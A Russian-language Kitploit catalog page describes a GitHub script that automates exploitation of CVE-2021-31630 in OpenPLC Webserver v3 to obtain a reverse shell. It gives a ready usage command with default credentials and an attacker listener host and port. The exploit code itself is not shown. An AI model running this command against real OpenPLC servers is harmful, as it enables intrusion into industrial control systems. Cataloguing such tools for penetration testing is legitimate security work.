
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
cve-2021-31630 — Это автоматизация эксплуатации cve-2021-31630 | Kitploit

Инструменты/GitHubGitHub/adibna/cve-2021-31630
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеКомандование и УправлениеИнструмент Удаленного Доступа
GitHubadibna/cve-2021-31630

cve-2021-31630

Это автоматизация эксплуатации cve-2021-31630

Репозиторий
1262 лет назадЕщё не проверено
Поделиться

Этот скрипт автоматически эксплуатирует уязвимость в OpenPLC Web Server v3.

Вы сможете создавать автоматическую реверс-оболочку (reverse shell) на сервере, не прибегая к ручным техникам.

Описание CVE-2021-31630 Инъекция команд в Open PLC Webserver v3 позволяет удалённым злоумышленникам выполнять произвольный код через компонент "Hardware Layer Code Box" на странице "/hardware" приложения.

Скрипт был доработан так, что после завершения регистрации скрипта в OpenPLC он создаёт оболочку машины в том же терминале.

Используйте команду ниже (рекомендуем создать виртуальное окружение Python для установки зависимостей) # Однако сценарий breakerplc.py должен выполняться вне виртуального окружения.

sudo apt update
pip3 install requests

Как использовать? Вы можете использовать эту командную строку (ниже).

python breakerplc.py -lh <your local ip> -lp 4444 <http://machine ip:8080> -u openplc -p openplc

usage: python breakerplc.py [-h] [-u U] [-p P] [-t T] -lh LH -lp LP url

positional arguments:
  url         Target URL with http(s)://

options:
  -h, --help  show this help message and exit
  -u U        Username
  -p P        Password
  -t T        Request Timeout, increase if server is slow
  -lh LH      LHOST
  -lp LP      LPORT

2024-06-21 19-53-25


ВАЖНО После подключения вам нужно ввести "whoami" или "ls", чтобы разорвать строку кода и вернуть оболочку. image
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    370
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    289

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →






